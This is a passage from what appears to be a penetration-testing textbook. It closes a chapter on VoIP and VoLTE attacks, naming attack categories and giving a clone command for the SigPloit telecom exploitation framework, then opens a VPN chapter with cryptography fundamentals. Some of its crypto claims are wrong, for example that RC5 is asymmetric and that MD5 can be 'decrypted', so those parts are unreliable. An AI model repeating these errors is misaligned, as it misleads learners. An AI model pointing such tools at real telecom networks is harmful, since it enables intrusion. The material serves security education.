
To use them, copy the `lib`, `modules`, and `data` folders to a `Metasploit` folder in your system.

VoLTE Exploitation

Voice over LTE (**VoLTE**) carries voice over 4G networks. Its call quality is higher than the other VoIP variants, in addition to providing better coverage. VoLTE, as well as the other voice technologies, faces various threats from attackers. Let's begin discovering VoLTE fundamentals, in order to learn later how to attack it. **Long-term Evolution** (**LTE**) was developed by the **3rd Generation Partnership Project** (**3GPP**) in 2014. It is an IP-based packet switch network. It uses the two modes—**Time Division Duplex** (**TDD**) and **Frequency Division Duplex** (**FDD**). LTE architecture is composed of the following three major components:

- **The User Equipment** (**UE**)

- **The Evolved UMTS Terrestrial Radio Access Network** (**E-UTRAN**).
- **The Evolved Packet Core** (**EPC**)



VoLTE attacks


VoLTE has been adopted by a few telecommunication companies, such as AT&T and T-Mobile. It is the center of a lot of research to try and exploit the communication protocols involved in VoLTE. One of the research papers by Sreepriya Chalakkal presents several attacks against VoLTE. Here are some of the attacks:

- Sniffing VoLTE interfaces
- Exposed keys in GSM SIM
- User location manipulation
- Roaming information manipulation
- Side channel attack


SiGploit – Telecom Signaling Exploitation Framework

SiGploit is a security framework that helps telecom security professionals enhance mobile network infrastructure. To test the project, clone it from `https://github.com/SigPloiter/SigPloit`:

```
# git clone https://github.com/SigPloiter/SigPloit
```



To use the tool, go to the `bin` directory and run the `SiGsploit.py` script:



Summary

In this chapter, we demonstrated how to exploit the VoIP infrastructure. We started by studying the core protocols involved in VoIP. Then, we explored the major VoIP attacks and how to defend against them, in addition to the tools and utilities most commonly used by penetration testers. We finished the chapter with an overview of some of the state-of-the-art attacks against VoLTE.

10
Insecure VPN Exploitation

Virtual private networks (**VPNs**) are very useful when it comes to transferring data in a secure way. VPNs enable information security, but they are still exposed to high risks from hackers, every day. If you want to learn how to secure VPNs, this chapter will guide you from the required fundamentals of cryptography to obtaining the skills you need to secure VPNs.

This chapter will cover the following topics:


- Cryptography
- VPN fundamentals
- Insecure VPN exploitation

Cryptography

In the art of cryptology, we have two different sciences: cryptography and cryptanalysis. Cryptography secures information based on mathematical algorithms, while cryptanalysis deals with exposing ciphertexts created by cryptography systems. These two sciences coexist side by side. More simply, cryptography deals with hiding information, and cryptanalysis breaks cryptosystems to reveal the hidden information. Cryptography is not a new science, it is old. There are some classical cryptography techniques, such as Sumerian cuneiform, Egyptian hieroglyphics, scytale, Vigenère cipher, the Caesar cipher, and the ROT13 cipher.

Cryptosystems

The implementation of cryptographic techniques is called a cryptosystem; sometimes it's called a cipher system. The following diagram describes a simple cryptosystem. The sender encrypts the plaintext with an encryption algorithm, which is a mathematical process using an encryption key. The output of that operation generates a ciphertext that will be decrypted by the receiver, using a decryption algorithm and a decryption key, so the ciphertext will be readable as plaintext:



Ciphers


Ciphers are encrypted messages. Ciphers could be intercepted by attackers. We have two main types of cipher: classical and modern. Let's discover them one by one.

Classical ciphers


This type existed before the era of computers, and it has the following two divisions:

- **Transposition**: It uses permutation. The plaintext is rearranged to another format. The characters are still the same but in different positions.
- **Substitution**: It uses character substitution, in other words, replacing a character with another one, such as, replacing *O* with *M*. The replacement algorithm should be known by the sender and the receiver. The ROT13 and Caesar ciphers are two examples of substitution ciphers.

ROT13 is a substitution cipher where the positions of characters in the plaintext are shifted by 13 places. So, if the plaintext is *HELLO*, then the ciphertext should be *URYYB*, as shown:




The Caesar cipher is a substitution cipher used by Julius Caesar where each character of the plaintext message is shifted by a predefined number of places. As a demonstration, let's suppose that the shifting number is **2**, then the ciphertext of *HELLO*, for example, will be *JGNNQ*, as shown here. This cipher can be easily broken, and you can try a maximum of 25 shifts until you find a readable text:




Modern ciphers

Modern ciphers are again divided into two types:

- **Block ciphers**: These process information in blocks. Each block will be processed in encryption and decryption, individually. The **Data Encryption Standard** (**DES**) is one of the most used block ciphers, based on the Feistel cipher, which is developed by an IBM researcher, Horst Feistel, to try building an ideal block cipher structure that implements Claude Shannon's **substitution-permutation** (**S-P**) networks. The following graph illustrates the Feistel Structure:



- **Stream ciphers**: These process information bit-by-bit, or byte-by-byte in encryption and decryption. To encrypt a message, for example, a keystream is generated using a seed key with the same size as the message, and later the encryption occurs. The following graph illustrates the two Cipher categories:



Kerckhoffs' principle for cryptosystems

In order to check whether you have a good and secure cryptosystem, a Dutch cryptographer called Auguste Kerckhoffs proposed a set of laws and principles for the design of a secure cryptosystem. These articles were published in an 1883 article, *Military Cryptography*. If you want to read the full text, have a look at Auguste Kerckhoffs, *La cryptographie militaire,* Journal des sciences militaires, vol. IX, pp. 5–38 II, Desiderata de la cryptographie militaire, January 1883. Kerckhoffs' six principles for cryptosystems are shown here:

1° Le système doit être matériellement, sinon mathématiquement, indéchiffrable ;

2° Il faut qu'il n'exige pas le secret, et qu'il puisse sans inconvénient tomber entre les mains de l'ennemi ;

3° La clef doit pouvoir en être communiquée et retenue sans le secours de notes écrites, et être changée ou modifiée au gré des correspondants ;

4° Il faut qu'il soit applicable à la correspondance télégraphique ;

5° Il faut qu'il soit portatif, et que son maniement ou son fonctionnement n'exige pas le concours de plusieurs personnes ;

6° Enfin, il est nécessaire, vu les circonstances qui en commandent l'application, que le système soit d'un usage facile, ne demandant ni tension d'esprit, ni la connaissance d'une longue série de règles à observer.

Here are the six principles translated into English :

- The cryptosystem should be unbreakable practically, if not mathematically
- The falling of the cryptosystem into the hands of an intruder should not lead to any compromise of the system, preventing any inconvenience to the user
- The key should be easily communicable, memorable, and changeable
- The ciphertext should be transmissible by telegraph, an insecure channel
- The encryption apparatus and documents should be portable and operable by a single person
- Finally, it is necessary that the system be easy to use, requiring neither mental strain nor the knowledge of a long series of rules to observe


Cryptosystem types

When it comes to cryptosystems, we have two major categories based on encryption-decryption keys—symmetric and asymmetric cryptosystems. If the system uses the same key for both encryption and decryption, it would be a symmetric cryptosystem, otherwise, the cryptosystem is asymmetric, because the key used in encryption is not the same as the key used in decryption.


Symmetric cryptosystem

The various types of symmetric cryptosystems are as follows:


- **Data Encryption Standard (DES)**: This has been developed by IBM. It started as Lucifer encryption and was later published by the **National Institute of Standards and Technology** (**NIST**). This encryption uses a 56-bit key:




The round function is described in the following workflow:




The key generation is done using the following workflow:




The initial and final permutations are done by two inversed permutation boxes (P-boxes):




- **Triple-DES (3DES)**: This encryption is an enhanced version of DES. It uses a 168-bit key because the user generates three keys, k1, k2, and k3. The first key, k1, is used to encrypt a single DES. The second key, k2, is used to decrypt the output of the first step. The final key, k3, is used to encrypt the previous step, a single DES:




- **Advanced Encryption Standard (AES)**: AES is a DES replacement. It is faster (about six times faster) and stronger. It uses the Rijndael cipher:



- **Rivest Cipher 5 (RC5)**: This is an asymmetric cryptosystem developed by an MIT professor, Ronald Rivest. RC5 is composed of the following three major components:
    - Key expansion algorithm
    - Encryption algorithm:



- Decryption algorithm:



RC6 is derived from RC5, with a block size of 128 bits and a flexible key size.


Asymmetric cryptosystem

Following are the algorithms of Asymmetric cryptosystem:

- **Rivest-Shamir-Adleman (RSA)**: RSA is one of the most widely used cryptosystems on the internet. It was developed by Ron Rivest, Adi Shamir, and Leonard Adleman at MIT. When using RSA, a pair of keys will be generated, a private key, and a public key.
- **Diffie-Hellman key exchange**: The Diffie-Hellman key exchange is a way of creating a key without sharing and exchanging information during this operation.

The basic idea works like this:


1. Select two prime numbers, *g* and *p*
2. Compute *ga mod p* and send the output
3. The other key computes *gb mod p* and sends the output **B**
4. Compute *Ba mod p*
5. The same on the other key computes *Ab mod p*



- **El Gamal**: El Gamal is a cryptosystem based on the Diffie–Hellman key exchange

Hash functions and message integrity

Hash functions are mathematical functions that take an arbitrarily sized input string, and generate a fixed-size output called a hash value or a message digest. A good hash function should calculate hashes easily; it will be very difficult to calculate the plaintexts of a given hash, and it does not generate the same hash for two different inputs, except in rare cases.




There are many well-known hash functions used nowadays; they are as follows:

- **Hashed message authentication code**
- **Message Digest** (**MD2**)
- **Message Digest** (**MD4**)
- **Message Digest** (**MD5**), if you want to encrypt or decrypt a plaintext you can use `http://md5decrypt.net/en/` shown here:

- **Secure Hash Algorithm** (**SHA**)
- **Whirlpool**
- **HAVAL**
- **RIPEMD**

Digital signatures

The main goal of digital signatures is to verify the authenticity and integrity of a message or document. You can see it as an electronic fingerprint. The following graph shows the steps to sign a document:

